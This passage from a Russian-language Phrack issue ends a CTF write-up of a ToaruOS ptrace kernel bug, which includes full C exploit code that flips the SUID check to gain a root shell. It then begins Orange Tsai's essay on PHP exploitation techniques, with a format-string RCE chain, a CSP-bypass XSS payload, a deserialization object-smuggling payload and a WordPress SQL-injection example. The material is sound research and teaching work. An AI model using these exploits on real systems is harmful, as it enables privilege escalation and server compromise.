        tracee->thread.page_directory->directory, (uintptr_t)addr);

    if (!page_entry) return -EFAULT;
    if (!mmu_page_is_user_readable(page_entry)) return -EFAULT;
```

Макрос:

```
#define mmu_page_is_user_readable(p) (p->bits.user)
```

Проверяет `user`-бит страницы. Всё разумно.

4.5 — Первая брешь

`ptrace_poke()` очень похожа:

```
long ptrace_poke(pid_t pid, void * addr, void * data) {
    if (!data || ptr_validate(data, "ptrace")) return -EFAULT;
    process_t * tracee = process_from_pid(pid);
    if (!tracee
        || (tracee->tracer != this_core->current_process->id)
        || !(tracee->flags & PROC_FLAG_SUSPENDED)) return -ESRCH;

    union PML * page_entry = mmu_get_page_other(
        tracee->thread.page_directory->directory, (uintptr_t)addr);

    if (!page_entry) return -EFAULT;
    if (!mmu_page_is_user_writable(page_entry)) return -EFAULT;
```

Макрос:

```
#define mmu_page_is_user_writable(p) (p->bits.writable)
```

Проверяет бит записи — **но НЕ проверяет `user`-бит!**

4.6 — Экскурс в плоское отображение

На `x86` одновременно активна только одна таблица страниц (на `CPU`). `ptrace_poke` хочет записать по виртуальному адресу в адресном пространстве другого процесса. Функция `mmu_get_page_other()` возвращает запись таблицы страниц — физическую страницу, скорее всего не отображённую в адресном пространстве текущего процесса.

```
uintptr_t mapped_address =
    mmu_map_to_physical(tracee->thread.page_directory->directory,
        (uintptr_t)addr);
```

```
if ((intptr_t)mapped_address < 0 && (intptr_t)mapped_address > -10)
    return -EFAULT;
```

В ToaruOS существует плоское виртуальное отображение по смещению:

```
#define HIGH_MAP_REGION    0xffffffff8000000000UL

void * mmu_map_from_physical(uintptr_t frameaddress) {
    return (void*)(frameaddress | HIGH_MAP_REGION);
}
```

Это отображение доступно для записи (ядро обязано иметь такую возможность). Далее:

```
uintptr_t blarg = (uintptr_t)mmu_map_from_physical(mapped_address);
*(char*)blarg = *(char*)data;
return 0;
```

5 — Уязвимость

Что здесь проблема и что с этим делать?

На первый взгляд кажется бесполезным: у страницы скорее всего не установлен user-бит, так что из пользовательского режима всё равно не записать. Но во время системного вызова мы не в пользовательском режиме! Ядро обрабатывает syscall в кольце 0 и может обращаться к не-user страницам.

`ptrace()` — именно такой syscall. Если передать валидный адрес ядра, и страница доступна для записи, — запись пройдёт успешно.

Мэппинг самого ядра — `read/write/execute` (скорее всего так устроен из соображений простоты до переотображения ядра по высокому адресу). Это означает, что для любого адреса в ядре проверка `mmu_page_is_user_writable()` пройдёт.

Таким образом, баг даёт нам очень удобный примитив: запись одного байта куда угодно (`write-what-where`).

6 — Запись куда угодно, но куда именно?

В идеале хотелось бы просто перезаписать UID собственного процесса на 0. Но проверка в `ptrace_peek()` корректна: мы можем писать в ядро, но ничего оттуда не читать.

6.1 — Нет KASLR

ToaruOS без KASLR — мы знаем точное расположение ядра в памяти. Можно:

- Перезаписать глобальный указатель на текущий процесс и подменить его на фейковую структуру в пользовательской памяти (работало бы без SMAP).
- Перезаписать адрес обработчика прерывания или указателя функции (работало бы без SMEP).

Оба варианта требуют дополнительных усилий.

6.2 — SUIDn't

Использованная стратегия гораздо проще.

Мы можем изменять ядерную память в любом месте, включая секцию `.text`, и знаем все адреса. Вспоминаем проверку SUID в `elf_exec`:

```
local@livecd ~$ sudo cat /proc/kallsyms | grep elf_exec
000000000010f300 elf_exec
```

Дизассемблируя через `objdump`, находим точный переход, реализующий if-условие для SUID:

```
10f365: 0f 85 48 01 00 00      jne     0x10f4b3
```

Это инструкция `jne` (`jump not equal`), пропускающая присвоение UID, если бинарник не SUID.

Чтобы превратить `jne` в `je` — достаточно сменить байт `0x85` на `0x84`:

```
10f365: 0f 84 48 01 00 00      je      0x10f4b3
```

Это инвертирует проверку: теперь только не-SUID-бинарники будут присваивать UID владельца.

После этого запуск `/bin/esh` делает вас `root` — можно читать флаг.

7 — В заключение

Надеюсь, статья поможет любознательным людям начать путь в области безопасности ядра. Если ничего другого, — хотя бы подарит понимание того, насколько сложна эта область.

Я также надеюсь, что статья не выглядит как критика ToaruOS. Проект мне очень нравится. Безопасность — не его основной фокус, и тем не менее он, вероятно, стабильнее и безопаснее многих других хобби-ОС. Безопасность ядра чрезвычайно сложна — тем более со стороны защиты.

Отдельные слова благодарности команде HXP за отличный CTF и друзьям, прочитавшим черновик. Особо — Лукасу Ратцу, изначально мотивировавшему меня участвовать.

8 — Ссылки

- [1] <https://github.com/klange/toaruos/tree/a54a0cbbee1ac18bceb2371e49876eab9abb3a11>
- [2] <https://github.com/klange/toaruos>
- [3] <https://wiki.osdev.org/Paging>

A — Код эксплойта

```
#include <stdio.h>
#include <unistd.h>
#include <sys/ptrace.h>
#include <errno.h>
#include <string.h>
#include <signal.h>
#include <ctype.h>
#include <sys/ptrace.h>
#include <sys/wait.h>
#include <sys/signal.h>
#include <sys/signal_defs.h>
#include <syscall_nums.h>

int main(int argc, char** argv)
```

```

{
    printf("[+] Starting exploit\n");
    pid_t c_pid = fork();
    if(c_pid<0)
    {
        printf("[-] Couldn't fork\n");
        return -1;
    }
    // Дочерний процесс
    if(c_pid==0)
    {
        // Прикрепляем отладчик для ptrace_poke
        if(ptrace(PTRACE_TRACEME,0,NULL,NULL))
        {
            return -1;
        }
        signal(SIGINT, SIG_IGN);
        return 0;
    }
    int status = 0;
    waitpid(c_pid, &status, WSTOPPED);
    printf("[+] Child stopped as expected\n");
    printf("[+] Replacing suid check\n");
    char data[4];
    // Разница между jnz и je
    data[0] = 0x84;
    // Адрес перехода в elf_ехес для проверки SUID
    void* target = 0x0010f365+1;
    int ret = ptrace(PTRACE_POKEDATA, c_pid, target, &data[0]);
    if(ret<0)
    {
        perror("ptrace");
        return -1;
    }
    printf("[+] Should have broken check, get root shell\n");
    char *n_argv[] = {"/bin/esh",NULL};
    execve("/bin/esh", n_argv,NULL);
}

```

Обратная связь (Loopback)

Автор: Phrack Staff

Поскольку у нас была возможность увидеть вас всех вживую на нашем физическом релизе, мы хотим дать людям время пообщаться с сообществом через рубрику обратной связи.

Присылайте нам истории, отзывы и другие забавные материалы на loopback@phrack.org!

Несколько тем для размышления:

- Как Phrack вдохновил вас?
- Что вы думаете об этом выпуске?
- Какое послание вы хотите передать хакерам будущего?
- Есть ли у вас вопросы к нам?
- Нашли ли вы что-нибудь интересное, чем не знаете где поделиться?

Воспринимайте это как ежегодник или открытку на день рождения Phrack!

Мы опубликуем наши любимые письма примерно через неделю после выхода онлайн-релиза. Пишите нам и заглядывайте сюда позже! Обязательно укажите ANTISPAM в теме письма, иначе мы его не увидим <3

Искусство PHP — мой путь в CTF и нерассказанные истории

Автор: Orange Tsai

Оглавление

Пролог

- О себе
- Хакерские соревнования
- Профессиональный CTF-игрок
- PHP-безопасность: что это такое?

Основная часть

1. Возрождение забытых уязвимостей через CTF
 - 1.1 — Форматирование объектов ради забавы и выгоды!
 - 1.2 — Когда функции безопасности делают вас менее защищёнными
2. Один `unserialize()`, чтобы властвовать надо всеми
 - 2.1 — Паттерн «сериализовать, затем заменить»
 - 2.2 — Сонные коты мышей не ловят
 - 2.3 — «Священный Грааль» атак на десериализацию
3. Когда Windows ломается...
 - 3.1 — Безумие путей Windows
 - 3.2 — Разозлим Windows Defender!
4. Новые атаки и техники, рождённые в CTF
 - 4.1 — Двадцать лет эволюции LFI → RCE
 - Уровень 0 — Гонка вооружений LFI
 - Уровень 1 — Конец LFI
 - Уровень 2 — Конец AFR
 - Уровень Max — Filter Chain ~After Story~
 - 4.2 — PHAR Deserialization
 - Уровень 0 — Что такое PHAR?
 - Уровень Max — Laravel (с mPDF): цепочка убийства
5. Участники тоже находили 0day
 - 5.1 — Взломай таблицу лидеров!
 - 5.2 — Из CTF — в реальный мир!

Эпилог

- Почётные упоминания
- Снимаю шляпу перед CTF-сообществом

Ссылки

Пролог

На протяжении жизни мы играем разные роли. Мне повезло — я рано нашёл своё призвание, а ещё повезло больше — смог сделать из него профессию. Прежде чем стать хакером на полную ставку, я успел побывать и скрипт-кидди, доставлявшим неприятности, и молодым парнем, жаждавшим острых ощущений, и охотником за уязвимостями, гонящимся за высокими выплатами. Теперь я с гордостью могу называть себя «хакером». Все эти события — хорошие и плохие — по-настоящему сформировали меня, и эта статья — об одной главе моей жизни: о днях, когда я соревновался на полную в «хакерских турнирах»!

О себе

Привет, я Orange Tsai. Думаю, многие знают меня по исследованиям в области уязвимостей [1]. Возможно, вы слышали моё имя в контексте победы на Pwn2Own, наград Pwnies или даже видели мои баги в списке KEV (Known Exploited Vulnerabilities) — например, в Microsoft Exchange Server, SSL VPN и, совсем недавно, в Apache HTTP Server. Не уверен, стоит ли этим гордиться, но из топ-15 уязвимостей, которые хакеры эксплуатировали чаще всего в 2021 году [2], около 60% были обнаружены и раскрыты мной... (вздыхает)

Хакерские соревнования

Прошло уже около 18 лет с тех пор, как я впервые столкнулся с так называемыми *хакерскими соревнованиями*. В то время они — или «варгеймы», как мы их называли — были совсем не такими конкурентными, как нынешние CTF. Скорее речь шла о передаче знаний и... просто о том, чтобы весело провести время. Поэтому любые нишевые темы — из информатики, хакерских навыков, математики или даже хакерской культуры — могли стать заданием, если только гики считали их достаточно крутыми!

Даже сейчас, спустя столько лет, я отчётливо помню те беззаботные дни, когда можно было просто исследовать новое. Каждый день я ждал чего-то нового — полезного или бесполезного, — погружаясь в темы ради ответа на один простой вопрос и радуясь каждому крохотному шагу вперёд. Учись, взламывай, наслаждайся — и повтори!

Ещё помню, как сидел за этим, словно за онлайн-игрой, — не спал ночами, карабкаясь по таблице лидеров. Тогда я шёл на всё ради решения задач — даже распечатывал их и нагло просил помощи у своего учителя математики. Для человека, не слывшего «примерным учеником», это было непросто. Я перепробовал всё, что мог придумать, но ничего не работало, и моё место в рейтинге надолго застыло на месте — пока однажды я не понял, что формат ответа не такой строгий, каким казался. Это значило, что самую сложную часть полинома можно просто пропустить — и наконец получить верный ответ!

Это был первый раз — по крайней мере, насколько я помню, — когда я почувствовал радость от решения задачи хитрым способом. И первый момент, когда я ясно понял: стоит лишь обратить внимание на несколько лишних деталей — и даже такой человек, как я, способен взломать задачи, которые профи называли невозможными. Это «мышление за рамками» оказало огромное влияние на всю мою дальнейшую жизнь!

Профессиональный CTF-игрок

Огромную часть своей жизни я посвятил этим играм, которые теперь называются «CTF». Для тех, кто не знаком с этим термином, краткое объяснение:


CTF (Capture the Flag, «Захват флага») изначально был придуман хакерами, чтобы соревноваться друг с другом: участники должны владеть различными хакерскими техниками, чтобы захватить так называемый флаг.

С тех пор как DEFCON официально ввёл CTF в программу своего мероприятия в 1996 году, этот формат постепенно превратился в высококонкурентный *киберспорт*, где участники обычно получают от 48 до 56 часов на решение задач, подготовленных организаторами. Со временем CTF разросся в многочисленные серии соревнований при конференциях, университетах и даже государственного масштаба — от SECCON в Японии и XCTF в Китае до международных турниров вроде ICC. DEFCON CTF особо почитается среди энтузиастов как «священный Грааль» — то, что многие хакеры мечтают пережить хотя бы раз в жизни.

Мне посчастливилось застать золотую эпоху CTF. Оглядываясь на свою «киберспортивную карьеру»: я участвовал в сотнях соревнований, особенно в те четыре-пять лет, когда был целиком поглощён CTF. Примерно раз в два месяца я летал в разные страны на финалы, параллельно продираясь через сложные онлайн-квалификации. Хотя в последние годы я постепенно отошёл от этого, всё равно скучаю по тем временам — будь то ночные взломы с командой в аудиториях или болтовня и прогулки по новым городам между соревнованиями, — всё это остаётся одними из моих самых ценных воспоминаний!

Ещё одна вещь, которую я обожаю в CTF, — это его самобытная культура сообщества. Репутация CTF напрямую зависит от качества задач. Чтобы год за годом оставаться крутыми, организаторы обычно тратят месяцы на сбор идей, вкладывая в задачи самые интересные техники, безудержную фантазию и лучшие эксплойты. Восстановление наполовину съеденного QR-кода из блина [3], физический взлом игрового автомата [4] или выдача каждой команде Xbox для битвы в Doom [5] — всё это в полной мере отражает творческий потенциал организаторов. Среди самых легендарных примеров я бы назвал «cLEMENCy» — проект LegitBS, представленный в последний год их организации DEFCON CTF [6]. Они создали полностью новый набор инструкций процессора с порядком байт middle-endian и даже *переопределили байт*, сделав его 9-битным!

=> 9 бит на байт, хранение в формате middle-endian!



LegitBS выпустил эмулятор, отладочные инструменты (и даже руководство в твёрдой обложке!) всего за один день до начала соревнования. Сложно передать наш тогдашний шок! Они потратили два года на разработку новой архитектуры, но дали командам всего три дня, чтобы освоить её и написать на ней шеллкод. Тем не менее я до сих пор считаю это выдающимся достижением: им удалось сместить фокус соревнования обратно на истинные навыки команд, а не на заранее

заготовленные инструменты. Правда, финал в итоге превратился в четырёхдневный хакатон. (пожимает плечами)

Помимо культуры, многие блестящие идеи рождались в CTF-командах в процессе решения сложных задач. Такие техники, как One-Gadget RCE [7], — классические приёмы, пропитанные духом CTF. Return-to-CSU [8] и House of Orange [9] тоже стали народными любимцами. Даже «метаигра» за пределами соревнований — часть того, что делает CTF таким весёлым. Я слышал о командах, которые через социальную инженерию подключали сетевые кабели к роутерам чужих команд, эксплуатировали баги Wireshark, чтобы мешать анализу пакетов, использовали Oday в FreeBSD для включения «God Mode» [10] или даже эксплуатировали баги ELF-парсеров [11], чтобы обмануть все инструменты реверс-инжиниринга — точь-в-точь как делали мои тиммейты [12]. Именно это олицетворяет творческие трюки и техники, которые рожают соревнования!

Мне очень нравится этот дух — группа людей, ни о чём не беспокоясь, просто взламывает ради удовольствия. Поэтому, пусть CTF по сути и соревнование, он всё равно остаётся отражением интернета. Я думаю, эти творческие искры между организаторами и участниками заслуживают того, чтобы их помнили, а не позволяли им угаснуть в забвении. Именно поэтому я хочу воспользоваться этой возможностью и сохранить эти невероятные истории!

PHP-безопасность: что это такое?

Я по-настоящему люблю PHP! Особенно в те времена, когда достаточно было немного знать его, чтобы чувствовать себя вольготно в интернете — его изъяны каким-то образом делали его совершенным. Конечно, я понимаю: то, что тогда называли *взломом веб-сайтов*, обычно записывало тебя в нубы или, того хуже, в скрипт-кидди. Но как бы то ни было, я всё равно очень хочу написать что-нибудь о PHP — особенно с точки зрения внутреннего устройства языка и его дизайна.

В PHP я начал погружаться примерно в 2010 году. Тогда «The Month of PHP Security» Стефана Эссера [13] был для меня единственной библией! Ещё один веб-зин, который я безумно любил, — «PHP Codz Nacking», издававшийся 80vul [14]. Пусть тогда я и не мог полностью осмыслить все детали, я всё равно читал каждое обновление. Всё это было духовной пищей в мои молодые годы, которая формировала меня!

По мере того как CTF-сцена стремительно росла в середине 2010-х, она постепенно стала важным двигателем PHP-безопасности. Будь то организаторы, придумывавшие изощрённые задачи, чтобы проверить хакеров со всего мира, или команды, находившие неожиданные решения, — все эти усилия толкали PHP-безопасность вперёд. Как я уже говорил, CTF по сути — зеркало интернета, но иногда он оказывает и вполне реальное воздействие!

Перенесёмся в последние годы: благодаря CTF у меня была возможность наблюдать — и даже участвовать в создании — нескольких новых техник атак. По ходу дела я перечитал исходный код PHP больше раз, чем могу сосчитать. Я знаю, что найдутся те, кто расскажет об этом лучше меня, но всё же позвольте мне воспользоваться этой особой возможностью и осуществить одну из давних мечт!

Основная часть

Далее я хочу поговорить об искрах, которые вспыхивают между CTF и РНР! Классические техники, вдохновившие поколения авторов задач, и то, как CTF-сообщество двигает границы безопасности своим особым путём, — обо всём этом расскажу здесь.

Конечно, никто не может знать все истории. Поэтому, если что-то упущено или упомянуто неточно, приношу извинения заранее. И буду рад услышать ваши истории — чем больше мы ими делимся, тем дольше они живут :)

1. Возрождение забытых уязвимостей через CTF

Мы всегда хотим быть на острие технологий, но следить за каждой деталью невозможно. Именно поэтому CTF — прекрасный способ вернуться к забытым уязвимостям.

Чтобы создавать по-настоящему крутые задачи, многие авторы CTF становятся настоящими «археологами багов». Понять, что на самом деле интересно, — серьёзный экзамен на широту кругозора и осведомлённость о последних техниках. Вот почему авторы CTF обычно отправляются на охоту за сокровищами — через малоизвестные технические документы, забытые форумы и древние баг-трекеры, — откапывают мелкие проблемы, дают волю фантазии и вдыхают в них новую жизнь!

Возьмём, например, баг «Corrupting Upload File Indices» [15] — я совершенно упустил его из виду долгие годы. Он ловко эксплуатирует непоследовательное использование `sprintf()` при формировании имён индексов массива, позволяя создавать структуры данных, для которых обычно требуется несколько загружаемых файлов, — используя лишь режим одиночной загрузки! И только наткнувшись на этот трюк на очном CTF, я понял, что столько времени упустил такой классный баг!

1.1 — Форматирование объектов ради забавы и выгоды!

Раз это первая глава, позвольте начать с кое-чего из моей собственной коллекции! С тех пор как «Arbitrary Object Instantiation» впервые появилась в 2015 году [16], я пристально слежу за этим типом атак. Если вкратце: суть в том, чтобы выяснить, что может пойти не так, когда атакующий полностью контролирует, какой именно объект будет создан ключевым словом `new`.

Из прошлого опыта работы с Object Injection мы уже знаем: доступные в окружении классы во многом определяют успех атаки. За эти годы многие исследователи погружались в эту тему и существенно продвинули техники эксплуатации [17]. Но что, если в окружении не осталось ни одного уязвимого класса? Конец игры? Конечно нет! Если перестать ограничивать себя «просто созданием РНР-объектов» и спуститься на уровень низкоуровневого языка вроде C, можно обнаружить совершенно новый способ взлома!

-----[Произвольные объекты? Выбери оружие!]-----

```
<?php
$model = $_GET['model'];
$object = new $model();
```

Баг, обнаруженный Эндрю [18], — отличный пример! Это уязвимость форматной строки, которая ненадолго появилась в РНР 7.0.0. При переходе с РНР 5.6 на 7.0 был введён новый интерфейс `Throwable`, чтобы лучше перехватывать ошибки, с которыми старый механизм исключений не справлялся. Однако при интеграции существующей логики обработки исключений в этот новый интерфейс разработчики случайно притащили с собой и эту уязвимость.

Arbitrary Object Inst.	PHP Bug #71105
<?php	<?php
\$model = \$_GET['mod'];	\$name = "%n%n%n";
\$obj = new \$model();	\$name::doSomething();

Когда я впервые увидел отчёт Эндрю, у меня сразу промелькнуло: этот баг идеально сочетается с предыдущей атакой, образуя забавную комбинацию — то, что мне хочется назвать «Format-String Oriented Programming!»

```
+-----[ One two three - pop that FSB! ]-----+

=> [1] утечка адреса через ошибки PHP
$ curl "http://orange.local/index.php?model=%p-%p-%p"

Fatal error: Uncaught Error: Class '0x23-0x7fffb61f3df0-0x7f1b12666000'
not found in [...]
```

----- [next] -----

```
=> [2] перемещаем указатель кучи на стек к `GOT(free)-2`
$ curl "http://orange.local/index.php?model=AAAAAAAAA \
AAAAAAA-%p-%p-%p-[...]-%p-%p-%p-%015373273d-%n"

[...]
```

----- [next] -----

```
=> [3] частично перезаписываем `GOT[free]`, чтобы вызвать `system()`
$ curl "http://orange.local/index.php?model='|id&&exit; \
AAAAAAA-%p-%p-%p-[...]-%p-%p-%p-%0605504d-%n"

[...]
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Изначально это была просто идея, пылившаяся в моих заметках в ожидании подходящего момента превратить её в задачу — но кто знал, что пролетит целых десять лет? Поскольку нужный момент так и не наступил, возможно, здесь самое место записать её — ведь нечасто увидишь классический баг форматной строки в скриптовом языке. Это вам PHP!

1.2 — Когда функции безопасности делают вас менее защищёнными

С тех пор как @alech и @zeri ошеломили всех, продемонстрировав, как можно положить практически любой язык программирования через алгоритмическую сложность [19], PHP вынужден был ввести директиву `max_input_vars` в качестве контрмеры. Хотя эта мера не устранила проблему в корне, она по меньшей мере предотвращала исчерпание ресурсов от избыточных входных данных. Однако использование ограничений как защиты порой оборачивается обоюдоострым мечом. Взять хотя бы `backtrack_limit` в PCRE — изначально он должен был блокировать ReDoS, но атакующие перевернули логику и использовали его для аннулирования регулярных выражений. И вот ещё один интересный случай — когда функция безопасности приводит к *обходу безопасности*!

В PHP есть скрытая ловушка при установке HTTP-заголовков: если до заголовков ответа появился какой-либо вывод, PHP просто проигнорирует все последующие вызовы `header()`. Официальная документация прямо об этом предупреждает:

Помните, что `header()` должен вызываться до отправки любого фактического вывода — будь то обычные HTML-теги, пустые строки в файле или данные от PHP.

Это хрестоматийная проблема, встречающаяся во многих CTF-задачах. Однако в большинстве случаев она всё равно требует неожиданного вывода, вызванного уже существующими логическими ошибками. Но что, если сегодня в коде перед установкой заголовков ответа вообще нет никакого вывода — можно ли это эксплуатировать?

```
-----[ CSP: Content Security Policy ]-----  
  
<?php  
    header("Content-Security-Policy: default-src 'none'");  
    echo $_GET["xss"];
```

Ещё как можно! @p0lv4r ловко использовал побочный эффект `max_input_vars` [20]: когда число параметров превышает лимит PHP, PHP заботливо выбрасывает предупреждение. Но это предупреждение нарушает допущение «никакого вывода до заголовка ответа», полностью разрушая глубоко эшелонированную CSP и снова открывая двери для межсайтового скриптинга!

```
+-----[ CSP? Can't Stop Payloads! ]-----+  
  
=> [1] CSP говорит «нет»!  
$ curl -i "http://orange.local/?xss=<svg/onload=alert(1)>"  
HTTP/1.1 200 OK  
[...]  
Content-Security-Policy: default-src 'none';  
  
<svg/onload=alert(1)>  
  
|----- [ next ] -----|  
  
=> [2] Теперь мы свободны от CSP!  
$ curl -i "http://orange.local/?xss=<svg/onload=alert(1)> \  
    &A=1&A=2&A=3&A=4&...&A=999&A=1000"  
HTTP/1.1 200 OK  
[...]  
  
<b>Warning</b>: PHP Request Startup: Input variables exceeded 1000 [...]  
<br />  
<b>Warning</b>: Cannot modify header information - headers already sent  
  
<svg/onload=alert(1)>  
  
+-----+
```

Честно говоря, я обожаю подобные истории — когда функции безопасности делают вас менее защищёнными! И кстати, говоря об исправлениях атак на сложность, — был однажды случай, когда патч случайно «повысил» простую DoS до полноценного удалённого выполнения кода. Но это уже совсем другая весёлая история [21]!

2. Один `unserialize()`, чтобы властвовать надо всеми

Всё сообщество Infosec рано осознало: как только атакующие получают контроль над входными данными `unserialize()`, они могут заполнить объект заранее и переиспользовать опасные Magic Methods для различных атак. Однако по мере того как люди осознавали опасность десериализации, разработчики перестали доверять пользовательским данным. Этот сдвиг подтолкнул исследователей безопасности копать глубже — в базовое поведение приложений. WordPress, например, хранит в базе данных строки, массивы и даже объекты, не обращая внимания на их тип, — и это оказывается особенно интересной особенностью.

В WordPress всякий раз, когда строка, извлечённая из базы данных, «выглядит сериализованной», WordPress пытается автоматически её восстановить. Так что использование асимметричного интерфейса сериализации [22], или классической атаки Column Truncation с символом «кучка кашешек» (U+1F4A9) [24] [23], легко запускает баг десериализации в WordPress!

```
-----[ WordPress Unserialize ALL the Things! ]-----
function maybe_unserialize( $original ) {
    if ( is_serialized( $original ) ) // Looks serialized? Let's wake it up!
        return @unserialize( $original );
    return $original;
}

function is_serialized( $data, $strict = true ) {

    // [...] validate serialized string formats

    $token = $data[0];
    switch ( $token ) {
        // [...] `O` stands for `Object`
        case 'O' :
            return (bool) preg_match( "/^{$token}:[0-9]+:/s", $data );
        case 'b' :
        case 'i' :
        case 'd' :
            $end = $strict ? '$' : '';
            return (bool) preg_match( "/^{$token}:[0-9.E-]+;$end/", $data );
    }
    return false;
}

---
```

2.1 — Паттерн «сериализовать, затем заменить»

Насколько я помню, впервые этот паттерн я увидел на OCTF 2016 [25]. Задача ловко использовала дополнительный шаг, который приложения выполняют над сериализованными строками, — нарушая формат сериализации, заставляя встроенную строку вырваться из предназначенного контекста и в итоге интерпретировать её как совершенно новый — и вредоносный — объект!

Если говорить о классических примерах этой концепции, сразу приходит на ум Joomla! — он управляет всеми SESSION-операциями самостоятельно, храня сериализованные состояния пользователей прямо в базе данных. Однако, поскольку PHP-сериализация может производить строки с NULL-байтами, Joomla! заменяет эти NULL специальными заглушками для обратной совместимости, давая атакующим прекрасную возможность нарушить формат десериализации, заполнив поле имени пользователя множеством таких заглушек [26]. Думаю, именно это и было оригинальным вдохновением той задачи с OCTF!

```
+-----[ Serialize, Replace, Then Pwn! ]-----+

=> [1] создаём полезную нагрузку...
php > $user = 'orange';
php > $pass = ';s:8:"password";O:4:"Evil":0:{}s:8:"realname";s:5:"pwned';
php > $name = 'Orange Tsai' . str_repeat('..', 25);
php > $obj = new User($user, $pass, $name);
php > $data = serialize($obj);

|----- [ next ] -----|

=> [2] разработчики пытаются заблокировать обход пути :)
php > $data = str_replace("...", "", $data);

|----- [ next ] -----|

=> [3] длина поля `realname` повреждена ;)
```

```

php > print_r($data);
0:4:"User":3:{
  s:8:"realname";s:61:"Orange Tsai";s:8:"username";[...]
    ^^ <--- повреждённая длина: [61 байт]
    |-----|
    |"Orange Tsai";s:8:"username";s:6:|
    |"orange";s:8:"password";s:56:" |
    |-----|
  ;s:8:"password";0:4:"Evil":0:{}
  s:8:"realname";s:5:"pwned";
}

|----- [ next ] -----|

=> [4] Мы контрабандой провели собственный объект *Evil*!
php > print_r(unserialize($data));
User Object (
    [realname] => pwned
    [password] => Evil Object ()
)

+-----+

```

Хотя описанный случай звучит специфично — в идеальном мире разработчики вообще не должны трогать сериализованный контент, — реальность обычно куда сложнее. Когда архитектуры начинают громоздить слой за слоем, ошибки неизбежны. Прекрасный пример — как WordPress ввёл «грязный фикс» для своей печально известной проблемы «Double Preparing» [27].

По сути, Double Preparing — это просто плохая практика разработки. Она вытекает из ошибочного допущения, что всё, что вернул один `prepare()`, по определению безопасно и передавать в другой `prepare()` тоже можно. Хотя WordPress и блокирует опасные символы SQL-инъекции, он не может в полной мере помешать разработчикам злоупотреблять форматными строками вроде `%s`. Эта плохая практика в итоге разрушает весь механизм подготовленных запросов, снова воскрешая SQL-инъекцию!

```

-----[ Prepare Twice, Inject Once! ]-----
php > $value = "%1$s OR 1=1--#";
php > $clause = $wpdb->prepare(" AND value = %s", $value);
php > $query = $wpdb->prepare(
    "SELECT col FROM table WHERE key = %s $clause", $key);
php > $wpdb->get_row($query);
// SELECT col FROM table WHERE key='****' AND value = '****' OR 1=1--#

```

Чтобы уберечь разработчиков от этой ловушки, WordPress ввёл обходной путь: временно заменяет все форматные символы, обработанные `$wpdb->prepare()`, заглушками и восстанавливает их только перед выполнением реального запроса. Хотя этот подход эффективно мешает разработчикам вносить неожиданные форматные символы при построении запросов, WordPress не учёл один особый случай — сам запрос тоже может содержать заглушки!

```

=> Способ WordPress: прячем каждый `%`!
-----
public function prepare( $query, $args ) {

    /* [...] форматирование $query с помощью $args */

    // [!!!] заменяем `%` *случайной* заглушкой.
    return str_replace( '%', $this->placeholder_escape(), $query );
}

```

Когда этот механизм сочетается с описанным ранее процессом сериализации, разработчики могут непреднамеренно создать «сериализованную строку, содержащую заглушки» — что заставляет WordPress ошибочно восстановить лишние заглушки и сохранить сериализованные данные с несовпадающими длинами. Затем при следующем обращении WordPress к этим данным они разбираются неверно — превращая ранее легитимную строку во вредоносный объект.

Поскольку это поведение считается лишь непредусмотренным побочным эффектом, проблема присутствует даже в последней версии. Разработчикам плагинов, опирающихся на экосистему WordPress, остаётся лишь стараться обходить эту ловушку — иначе они рискуют повторить судьбу WooCommerce, ставшего очередной жертвой уязвимостей десериализации [28].

2.2 — Сонные коты мышей не ловят

Если взглянуть на проблему десериализации в более широкой перспективе, становится видно, что разработчики тоже вложили немало усилий. Помимо сокращения точек входа в `unserialize()`, они масштабно укрепляли широко используемые библиотеки. Идея в том, что даже если атакующие найдут баги десериализации в приложениях, им будет сложно ими воспользоваться из-за нехватки рабочих POP-цепочек — что в итоге делает всю экосистему PHP значительно безопаснее!

Однако построить такую защиту было совсем непросто. Поначалу разработчики полагались на простые регулярные выражения в качестве щита, но ситуация быстро превратилась в классические «кошки-мышки» из-за крайне лояльного парсера сериализации PHP. Разработчики перенесли проверки в метод `__wakeup()`, надеясь создать более надёжный контрольно-пропускной пункт прямо в начале процесса десериализации. Но (не)удивительно: при определённых условиях PHP сам мог *молча пропустить вызов* `__wakeup()` [29]! Это неожиданное поведение полностью сломало любую защиту, на него опиравшуюся, — и в итоге привело к уязвимости удалённого выполнения кода в SugarCRM!

=> Как SugarCRM пытался защититься от атак десериализации

```
-----  
public function __wakeup() {  
    // очищаем все свойства  
    foreach(get_object_vars($this) as $k => $v) {  
        $this->$k = null;  
    }  
    throw new Exception("Not a serializable object");  
}
```

Примерно с 2017 года в CTF начали появляться задачи, направленные на обход защиты `__wakeup()`. Однако большинство из них по-прежнему строились на сценариях, где разные объекты делили общий контекст: участники должны были запустить сборку мусора до *отложенного* `__wakeup()` одного объекта, а потом переиспользовать опасный код в деструкторе другого. Особо привлек моё внимание хитрый «Reference Trick» [30], применённый Paul Axe на WCTF 2019: указав опасные свойства в другое место, он аккуратно обошёл операции очистки свойств. Та же идея впоследствии была включена в несколько POP-цепочек Laravel [31] и стала очередной классикой обхода десериализации!

2.3 — «Священный Грааль» атак на десериализацию

Мы много говорили о проблемах десериализации, но то, какой реальный ущерб они могут причинить, по-прежнему во многом зависит от наличия уязвимых классов в приложении. Конечно, проекты вроде PHPGGC [32] неустанно документируют и оттачивают универсальные POP-цепочки, однако то, как провести атаку десериализации без какого-либо кода приложения, по-прежнему остаётся священным Граалем для десериализационных хакеров.

Правда, в ранние дни хакеры экспериментировали с изящными трюками — например, использовали `SoapClient` для XXE или SSRF [33] — но до реального RCE было ещё далеко. С тех

пор эксплуатация на уровне приложений, кажется, уткнулась в потолок, и низкоуровневые подходы — особенно связанные с повреждением памяти — быстро стали горячей темой.

